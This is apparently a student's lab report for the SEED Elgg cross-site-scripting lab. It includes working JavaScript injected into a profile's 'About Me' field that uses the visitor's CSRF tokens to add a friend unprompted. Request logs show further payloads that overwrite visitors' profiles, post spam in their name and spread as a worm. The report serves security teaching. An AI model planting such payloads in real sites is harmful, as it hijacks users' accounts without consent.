CSE406 - Offline2 - Malware


1905002 - NAFIS TAHMID

February 16, 2024

1 Task1

1.1 Sending A request to Charlie

At first we sent a request to Charlie to know what is being sent. Now, it is obvious that we just need to know the guid of Samy.




Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	add?friend=58&__elgg_ts=1706865638&__elgg_token=mZ_7-i8ZpDoRFbPLR5yp	jquery.js:2 (xhr)	json	774 B	392 B

```
GET http://www.seed-server.com/action/friends/add?friend=58&__elgg_ts=1706865638&__elgg_ts=1706865638&__elgg_token=mZ_7-i8ZpDoRFbPLR5ypbw&__elgg_token=mZ_7-i8ZpDoRFbPLR5ypbw

Status            200 OK
Version           HTTP/1.1
Transferred       774 B (392 B size)
Referrer Policy   strict-origin-when-cross-origin
Request Priority  Highest
DNS Resolution    System

Response Headers (382 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 392
Content-Type: application/json; charset=UTF-8
Date: Fri, 02 Feb 2024 09:28:04 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: User-Agent
```

Figure 1: Sending a Request to Charlie

1.2 Finding guid of Samy

In view page source




```
JHOpg"}},"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_gu
c="http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js"
```

Figure 2: Finding guid of Samy

1.3 The code

This code was pasted in Samy's About Me




```
<script type="text/javascript">
    window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.

    var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + ts + token + token;

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.seed-server.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
    }
</script>
```

Figure 3: The Code

1.4 Friend Request Sent to Samy

When Alice visits Samy's account, a friend request is sent automatically.




Status	Method	Domain	File	Initiator	Type	Transferred	S...
200	GET	www.seed-server....	samy	document	html	4.08 kB	1...
200	GET	www.seed-server....	jquery.js	script	js	cached	0 B
200	GET	www.seed-server....	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server....	require_config.js	script	js	cached	7...
200	GET	www.seed-server....	require.js	script	js	cached	0 B
200	GET	www.seed-server....	elgg.js	script	js	cached	0 B
302	GET	www.seed-server....	add?friend=59&__elgg_ts=1706868508&__elgg_ts=1706868508&_	samy:64 (xhr)	html	4.08 kB	1...
200	GET	www.seed-server....	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	init.js	require.js:127 (script)	js	cached	3...
200	GET	www.seed-server....	ready.js	require.js:127 (script)	js	cached	1...
200	GET	www.seed-server....	lightbox.js	require.js:127 (script)	js	cached	0 B

```
GET
  Scheme: http
  Host: www.seed-server.com
  Filename: /action/friends/add

  friend: 59
  __elgg_ts: [...]
    0: 1706868508
    1: 1706868508
  __elgg_token: [...]
    0: vqY3jwL4jkjdor2kh5RD-A
    1: vqY3jwL4jkjdor2kh5RD-A

  Address: 10.9.0.5:80

  Status       302 Found
  Version      HTTP/1.1
  Transferred  4.08 kB (16.43 kB size)
```

Figure 4: Friend Request Sent

1.5 Samy Receives Request



People who have made Samy a friend

Samy


Alice

Figure 5: Friend Request Received

2 Task2

From task1, we know Samy's id. But for condition check and passing name, we need to know the corresponding values of the logged in user. While searching for a long time, we found elgg.session.
For this and subsequent tasks XMLHttpRequest instead of Ajax has been used for better readability.

2.1 Getting guid-name




```
» elgg.session.user
← ▾ Object { guid: 59, type: "user", subtype: "user", owner_guid: 59, container_guid: 0, time_created: "2020-04-26T15:23:51-04:00", time_updated: "2024-02-02T05:12:55-05:00", url: "http://www.seed-server.com/profile/samy", name: "Samy", username: "samy", … }
      admin: false
      container_guid: 0
      guid: 59
      language: "en"
      name: "Samy"
      owner_guid: 59
      subtype: "user"
      time_created: "2020-04-26T15:23:51-04:00"
      time_updated: "2024-02-02T05:12:55-05:00"
      type: "user"
      url: "http://www.seed-server.com/profile/samy"
      username: "samy"
    ▸ <prototype>: Object { constructor: ElggUser(o), isAdmin: isAdmin() }
»
```

Figure 6: Getting guid, name of current user

2.2 Update Request

We just had to look at the request body when the profile was updated by updating Samy's profile(specially setting all the fields for "logged-in users". Then just by condition checking, updated profile of the visitor of Samy's profile(Samy's profile is not updated when he visits his own profile.)



Status	Method	Domain	File	Initiator	Type	Transferred	Siz
200	GET	www.seed-server....	require_config.js	script	js	cached	789
200	GET	www.seed-server....	require.js	script	js	cached	0 B
200	GET	www.seed-server....	elgg.js	script	js	cached	0 B
302	POST	www.seed-server....	edit	samy:87 (xhr)	html	4.21 kB	18.
200	GET	www.seed-server....	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	init.js	require.js:127 (script)	js	cached	370
200	GET	www.seed-server....	ready.js	require.js:127 (script)	js	cached	123
200	GET	www.seed-server....	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	item_toggle.js	require.js:127 (script)	js	cached	866
200	GET	www.seed-server....	topbar.js	require.js:127 (script)	js	cached	175
200	GET	www.seed-server....	form.js	require.js:127 (script)	js	cached	1.0
200	GET	www.seed-server....	reportedcontent.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	Plugin.js	require.js:127 (script)	js	cached	145
200	GET	www.seed-server....	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	Ajax.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	spinner.js	require.js:127 (script)	js	cached	754

27 requests | 79.31 kB / 12.99 kB transferred | Finish: 1.99 s | DOMContentLoaded: 316 ms | load: 325 ms

Alice

Edit avatar | Edit profile

Your profile was successfully saved.

Brief description
gg_hacked

Location
gg_hacked


Interests
gg_hacked

Skills
gg_hacked

Contact email

Blogs
Bookmarks
Files
Pages

Figure 7: POST Request Sent



Display name

Alice

About me

1905002

Logged in users

Brief description

gg_hacked

Logged in users

Location

gg_hacked

Logged in users


Interests

Figure 8: Profile Updated

3 Task3

3.1 Posting from Samy's profile

A wire post from Samy's profile to know what is being sent as a request. The request body is examined thorougly. Then the code was pasted in Samy's About Me



Samy's wire posts

What's happening?

140 characters remaining

By Samy just now

hello, this is a test


Status	Method	Domain	File	Initiator	Type	Transferred	Siz
302	POST	www.seed-server....	add	document	html	4.77 kB	21.5
200	GET	www.seed-server....	samy	document	html	4.81 kB	21.5
200	GET	www.seed-server....	jquery.js	script	js	cached	0 B
200	GET	www.seed-server....	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server....	require_config.js	script	js	cached	789
200	GET	www.seed-server....	require.js	script	js	cached	0 B
200	GET	www.seed-server....	elgg.js	script	js	cached	0 B
200	GET	www.seed-server....	favicon-128.png	FaviconLoader.sys.m...	png	cached	4.3
200	GET	www.seed-server....	favicon.svg	FaviconLoader.sys.m...	svg	cached	6.5

```
POST http://www.seed-server.com/action/thewire/add

Status            302 Found
Version           HTTP/1.1
Transferred       4.77 kB (21.51 kB size)
Referrer Policy   strict-origin-when-cross-origin
Request Priority  Highest
DNS Resolution    System

Response Headers (402 B)
```

Figure 9: A post from Samy's profile

3.2 Wire Post Request

Now, when the someone visits Samy's profile, a request is sent for a wire post of the visitor.




Status	Method	Domain	File	Initiator	Type	Transferred	Siz
200	GET	www.seed-server....	samy	document	html	4.38 kB	17.:
200	GET	www.seed-server....	59large.jpg	img	jpeg	cached	4.5
200	GET	www.seed-server....	jquery.js	script	js	cached	0 B
200	GET	www.seed-server....	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server....	require_config.js	script	js	cached	789
200	GET	www.seed-server....	require.js	script	js	cached	0 B
200	GET	www.seed-server....	elgg.js	script	js	cached	0 B
302	POST	www.seed-server....	add	samy:68 (xhr)	html	4.38 kB	17.!
200	GET	www.seed-server....	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server....	init.js	require.js:127 (script)	js	cached	370

```
-----------------------------248408807815273495319133065 77
Content-Disposition: form-data; name="__elgg_token"

sJjeMxWtxlQev1roQ-6Dvg
-----------------------------248408807815273495319133065 77
Content-Disposition: form-data; name="__elgg_ts"

1706880397
-----------------------------248408807815273495319133065 77
Content-Disposition: form-data; name="body"

To earn 12 USD/Hour(!), visit now
http://www.seed-server.com/profile/samy
-----------------------------248408807815273495319133065 77--
```

Figure 10: Request sent for wire post

3.3 The wire post

When we see Alice's wire, we can see the desired post



By Alice just now

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy


Figure 11: The wire post

4 Task4

For task4, we just combined the codes for the previous 3 tasks, differing in the description field from task2. Then we just pasted it in Samy's About Me.

4.1 Alice visits Samy


It can be seen that three requests(one GET(task1) and two POST(taks2,task3) are sent when Alice visits's Samy's profile.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B	0 ms
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B	0 ms
200	GET	www.seed-server.com	require.js	script	js	cached	0 B	0 ms
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B	0 ms
302	GET	www.seed-server.com	add?friend=59&__elgg_ts=1707057447&__elgg_ts=1707057447&__elgg_token=Ah2yc4B-uuroQYXLKyRnBQ&__elgg_token=/	samy:64 (xhr)	html	4.57 kB	18.6...	38 ms
302	POST	www.seed-server.com	add	samy:81 (xhr)	html	4.52 kB	18.4...	418 ms
302	POST	www.seed-server.com	edit	samy:123 (xhr)	html	4.90 kB	21.5...	2165 ms
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B	0 ms

Figure 12: Three requests sent

As the update of the profile were already shown in the previous descriptions, only showing the wire post here.



Alice's wire posts

By Alice just now

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/alice


By Alice just now

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/alice

Figure 13: Alice's wire post

4.2 Charlie Searches Alice

After Alice's visit, we logged into Charlie's account and visited Alice's profile.



Results for "alice"

alice


User

Alice (@alice)

All	1
Group	0
Blog	0
Bookmark	0

Figure 14: Charlie searches Alice

Now, in developer mode, we see that one GET and two POST request of our interest are sent when Charlie visits Alice



Alice


Brief description
gg_hacked

Location
gg_hacked

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	www.seed-server.com	require.js	script	js	cached	0 B	0 ms
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B	0 ms
